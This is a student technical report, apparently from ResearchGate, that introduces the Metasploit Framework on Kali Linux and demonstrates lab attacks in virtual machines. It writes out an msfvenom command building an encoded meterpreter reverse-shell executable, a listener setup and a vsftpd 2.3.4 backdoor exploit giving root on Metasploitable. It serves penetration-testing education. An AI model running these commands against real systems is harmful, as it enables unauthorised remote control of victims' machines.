

See discussions, stats, and author profiles for this publication at: <https://www.researchgate.net/publication/316874535>

Use of Metasploit Framework in Kali Linux

Technical Report · April 2015

DOI: 10.13140/RG.2.2.12377.93284

CITATIONS

2

READS

19,974

1 author:



Umesh Timalisina

Southern Illinois University Carbondale

2 PUBLICATIONS 4 CITATIONS

SEE PROFILE

Some of the authors of this publication are also working on these related projects:



Exoskeleton for Spinal Cord Injury [View project](#)

Metasploit Framework with Kali Linux

Umesh Timalina¹ and Kiran Gurung¹

¹Department of Electronics and Computer Engineering , IOE, Thapathali Campus ,
Thapathali, Kathmandu

March 10, 2017

1 Introduction

In this report, we present a tutorial on using the Metasploit framework on Kali Linux. [1] Metasploit project is a computer security project that aids in penetration testing IDS signature development by providing information about the vulnerabilities in the system. The Metasploit framework is an open source tool for performing an exploit against a remote target machine. With the Metasploit framework installed in a system, a legitimate penetration tester can use the tools provided by the framework to exploit the vulnerabilities present in the remote system.

The rest of the report is organized as follows. First, we present a brief introduction and history of the Metasploit project and Framework. Second, we will give an introduction to the type of interfaces provided by the framework in kali-linux. Third, we go through the basic terminologies in the Metasploit Framework. Fourth, we will present a few example exploits on various operating systems using the VM technology. At last, we leave few concluding remarks on metasploit framework.

1.1 History

In summer of 2003, **H D Moore**, a network security expert, found the Metasploit project with a goal to provide a public resource for exploit code research and development. All of the code was written using *PERL* and by the end of 2007, all of it has been re-written in *RUBY*. From 2009, the project has been acquired by *Rapid7*, a company that provides vulnerability management solutions.

1.2 The Framework

The framework consists of tools, libraries, modules, and user interfaces. The basic function of the framework is a module launcher, allowing the user to configure an exploit module and launch it at a target system [2]. the exploit succeeds, the payload is executed on the target and the user is provided with shell to interact with the payload. Hundreds of exploits and dozens of payload options are available [2]. Currently, Metasploit Framework has support for a number of operating systems, specifically, Linux, MAC-OS, Windows, Android and few others.

The basic steps for exploiting a system using the Framework include [1]:

1. Choosing and configuring an exploit (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and Mac OS X systems are included).
2. Optionally checking whether the intended target system is susceptible to the chosen exploit.

3. Choosing and configuring a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server).
4. Choosing the encoding technique so that the intrusion-prevention system (IPS) ignores the encoded payload.
5. Executing the exploit.

The modular combination, that is the option of combining any module with any payload is one of the major advantages of using the Metasploit framework.

2 Metasploit with Kali Linux [3]

Kali Linux is a debian derived Linux distribution designed for digital forensics and penetration testing. Kali Linux comes with a number of tools aiding the purpose of penetration testing and network security. Kali Linux comes pre-installed with Metasploit Framework.

In Kali Linux, Metasploit offers more than one interface to its underlying functionality, including console, command line, and graphical interfaces [3]. Following are the interfaces available:

1. *MSFconsole*
2. *MSFcli*
3. *Armitage*

Inorder to get an access to the following interfaces that are listed below, one must start postgresql service in the terminal. This is done using the *service postgresql start* in the terminal.

2.1 MSFconsole

Msfconsole is by far the most popular part of the Metasploit Framework, and for good reason. It is one of the most flexible, feature-rich, and well supported tools within the Framework. MSFconsole provides a handy all-in-one interface to almost every option and setting available in the Framework; it's like a one-stop shop for all of your exploitation dreams. You can use msfconsole to do everything, including launching an exploit, loading auxiliary modules, performing enumeration, creating listeners, or running mass exploitation against an entire network.

To launch MSFconsole, enter *msfconsole* in the command line interface of kali linux terminal.

2.2 MSFcli

Msfcli and msfconsole take very different approaches to providing access to the Framework. Where msfconsole provides an interactive way to access all features in a user-friendly manner, msfcli puts the priority on scripting and interpretability with other console-based tools. Instead of providing a unique interpreter to the Framework, msfcli runs directly from the command line, which allows users to redirect output from other tools into msfcli and direct msfcli output to other command-line tools. Msfcli also supports the launching of exploits and auxiliary modules, and it can be convenient when testing modules or developing new exploits for the Framework.

2.3 Armitage

The armitage component of Metasploit is a fully interactive graphical user interface created by Raphael Mudge. This interface is highly impressive, feature rich, and available for free. GUI is

awesome once one understand how the Framework actually operates.
To launch Armitage, enter *armitage* in the CLI of kali linux terminal.

3 Basic Terminologies [3]

Here, we will look into the basic terminologies and their meaning in the Meatsploit Framework.

3.1 Exploit

An exploit is the means by which an attacker, or pen tester for that matter, takes advantage of a flaw within a system, an application, or a service. An attacker uses an exploit to attack a system in a way that results in a particular desired outcome that the developer never intended. Common exploits include buffer overflows, web application vulnerabilities (such as SQL injection), and configuration errors.

3.2 Payload

A payload is code that we want the system to execute and that is to be selected and delivered by the Framework. For example, a reverse shell is a payload that creates a connection from the target machine back to the attacker as a Windows command prompt, whereas a bind shell is a payload that “binds” a command prompt to a listening port on the target machine, which the attacker can then connect. A payload could also be something as simple as a few commands to be executed on the target operating system.

3.3 Shellcode

Shellcode is a set of instructions used as a payload when exploitation occurs. Shellcode is typically written in assembly language. In most cases, a command shell or a Meterpreter shell will be provided after the series of instructions have been performed by the target machine, hence the name.

3.4 Module

A module is a piece of software that can be used by the Metasploit Framework. At times, users may require the use of an exploit module, a software component that conducts the attack. Other times, an auxiliary module may be required to perform an action such as scanning or system enumeration. These interchangeable modules are the core of what makes the Framework so powerful.

3.5 Listener

A listener is a component within Metasploit that waits for an incoming connection of some sort. For example, after the target machine has been exploited, it may call the attacking machine over the Internet. The listener handles that connection, waiting on the attacking machine to be contacted by the exploited system .


4 Exploit Demonstration using VMware Workstation and Virtual Box

In this section we present few ways to attack a remote target with VMware workstation and Oracle Virtual Box. The main purpose of the VMware Workstation/ Virtual is to install Kali linux as a virtual machine, using them as virtual machine managers. With Kali Linux in VM, we present an attack on windows 8, windows 7 and a more vulnerable Metasploitable operating system and how it is done using the Metasploit framework. Here, We have used both *MSFconsole* and *MSFcli* for attacking the target machine. We now show the way we attacked the target Windows 8.

4.1 The Exploit

The attack is simple, first we create a malicious payload as an executable file for the target host within the network.

At first, we enabled the service *postgresql* in Kali Linux. Second, we start the *MSFconsole* in Kali Linux. After that, we chose a suitable payload: *reverse_tcp* in our case. This payload is used together with *msfvenom* exploit library. The specific attack type is *X86/shikata_ga_nai*. Here, we also have the IP address of the local host set to 191.168.1.104. The default architecture is set to 32-bit. This is demonstrated by the screen shot given below:



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.104 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 10 > Exploit.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai succeeded with size 353 (iteration=1)
x86/shikata_ga_nai succeeded with size 380 (iteration=2)
x86/shikata_ga_nai succeeded with size 407 (iteration=3)
x86/shikata_ga_nai succeeded with size 434 (iteration=4)
x86/shikata_ga_nai succeeded with size 461 (iteration=5)
x86/shikata_ga_nai succeeded with size 488 (iteration=6)
x86/shikata_ga_nai succeeded with size 515 (iteration=7)
x86/shikata_ga_nai succeeded with size 542 (iteration=8)
x86/shikata_ga_nai succeeded with size 569 (iteration=9)
x86/shikata_ga_nai chosen with final size 569
Payload size: 569 bytes
root@kali:~#
```

Figure 1: Selecting Reverse TCP as Payload

The process above generates the executable file shown in figure 2:




Figure 2: Exploit.exe (properties)

This .exe file is then executed in the target 32-bit Windows-8 system. Upon successful execution, the target system is compromised and we have successfully exploited the system. The result is straight forward, a meterpreter cell opens up in the host computer, which in our case is the Kali Linux running in VMware workstation.

The meterpreter cell is a command line cell that provides access to the remote system, with various options to reconfigure and access the exploited system resources. The meterpreter cell can be used in various ways to use, reconfigure, sometimes even damage the exploited system resources. A screen shot of the meterpreter cell is shown in figure 3. Figure 4 shows a screen shot of an attack on windows 7 using the same framework. This has also been achieved by a similar method described above. The meterpreter cell is also shown in the figure.

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > show options
```

Figure 3: meterpreter cell




Figure 4: An attack on windows 7

Figure 5 is an attack on the test vulnerable OS, that was developed along with the metaexploitable project [3]. This exploit also follows a similar method.


```

kali_linux [Running] - Oracle VM VirtualBox
Machine View Devices Help

msf > db_status
[*] postgresql connected to msf
msf > search vsftpd

Matching Modules
-----
Name                                Disclosure Date  Rank   Descrip
-----
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent VSFTPD
.4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.100.125
RHOST => 192.168.100.125
msf exploit(vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPD 2.3.4)
[*] USER: 321 Please specify the password.
[*] Backdoor service has been spawned, handling...
[*] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.120:49991 -> 192.168.100.125
0) at 2015-09-16 09:09:07 -0700

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b6:8c:fc
          inet addr:192.168.100.125  Bcast:192.168.100.127  Mask:255.255.255.224
          inet6 addr: fe80::a00:27ff:feb6:8cfc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000

meta_exploit_test_linux [Running] - Oracle VM VirtualBox
Machine View Devices Help

msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:~/home/msfadmin# cd \
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b6:8c:fc
          inet addr:192.168.100.125  Bcast:192.168.100.127  Mask:255.255.255.224
          inet6 addr: fe80::a00:27ff:feb6:8cfc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:17 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1290 (1.2 KB)  TX bytes:10513 (10.2 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:166 errors:0 dropped:0 overruns:0 frame:0
          TX packets:166 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:48025 (46.8 KB)  TX bytes:48025 (46.8 KB)

root@metasploitable:~#

```

Figure 5: An exploit on metaexploitable OS

5 Conclusion

In conclusion, Metasploit framework is a powerful tool for exploiting a remote target machine. With more than 900 attacks obtained by multiple combinations of payloads and exploit types, the ever increasing need for patching the vulnerabilities in the system can be dealt with a great deal of information about them and risk of an attack happening by exploiting a particular vulnerability.

References

- [1] Metasploit Project: Wikipedia the free encyclopedia. Retrived from <https://en.wikipedia.org/>
- [2] The Metasploit framework. Retrived from. <http://www.cs.unicam.it/marcantoni/laboratorio>
- [3] David Kennedy, Jim O’Gorman, Devon Kearns, and Mati Aharoni (2011). METASPLOIT: The Penetration Tester’s Guide. Sanfransisco: no starch press.